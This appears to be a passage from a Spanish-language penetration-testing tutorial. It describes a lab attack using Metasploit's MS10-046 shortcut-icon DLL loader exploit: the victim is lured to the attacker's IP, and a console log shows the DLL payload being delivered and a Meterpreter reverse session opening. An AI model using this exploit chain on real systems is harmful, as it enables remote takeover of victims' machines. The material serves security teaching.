


Ilustración 102. Creando el ataque (1)




Ilustración 103. Creando el ataque (2)

Paso 2: Una vez creado el ataque, procedemos a que el usuario (*víctima*) escriba en la barra de direcciones de un navegador la IP proporcionada por el atacante y le abre una carpeta con dos archivos con extensiones .exe y un .dll.




Ilustración 104. Prueba de éxito del ataque#4

Paso 3: Luego se establece sesión.

```
[*] 192.168.100.7    ms10_046_shortcut_icon_dllloader - Sending 301 for /TsiomX
...
[*] 192.168.100.7    ms10_046_shortcut_icon_dllloader - Received WebDAV PROPFIND
 request for /TsiomX/
[*] 192.168.100.7    ms10_046_shortcut_icon_dllloader - Sending directory multis
tatus for /TsiomX/ ...
[*] 192.168.100.7    ms10_046_shortcut_icon_dllloader - Received WebDAV PROPFIND
 request for /TsiomX/desktop.ini
[*] 192.168.100.7    ms10_046_shortcut_icon_dllloader - Sending 404 for /TsiomX/
desktop.ini ...
[*] 192.168.100.7    ms10_046_shortcut_icon_dllloader - Sending LNK file
[*] 192.168.100.7    ms10_046_shortcut_icon_dllloader - Received WebDAV PROPFIND
 request for /TsiomX/ilqSs.dll.manifest
[*] 192.168.100.7    ms10_046_shortcut_icon_dllloader - Sending 404 for /TsiomX/
ilqSs.dll.manifest ...
[*] 192.168.100.7    ms10_046_shortcut_icon_dllloader - Sending DLL payload
[*] 192.168.100.7    ms10_046_shortcut_icon_dllloader - Received WebDAV PROPFIND
 request for /TsiomX/ilqSs.dll.123.Manifest
[*] 192.168.100.7    ms10_046_shortcut_icon_dllloader - Sending 404 for /TsiomX/
ilqSs.dll.123.Manifest ...
[*] Sending stage (957487 bytes) to 192.168.100.7
[*] Meterpreter session 1 opened (192.168.20.88:4444 -> 192.168.100.7:3206) at 2
016-08-02 22:47:57 -0500
```

Ilustración 105. Estableciendo sesión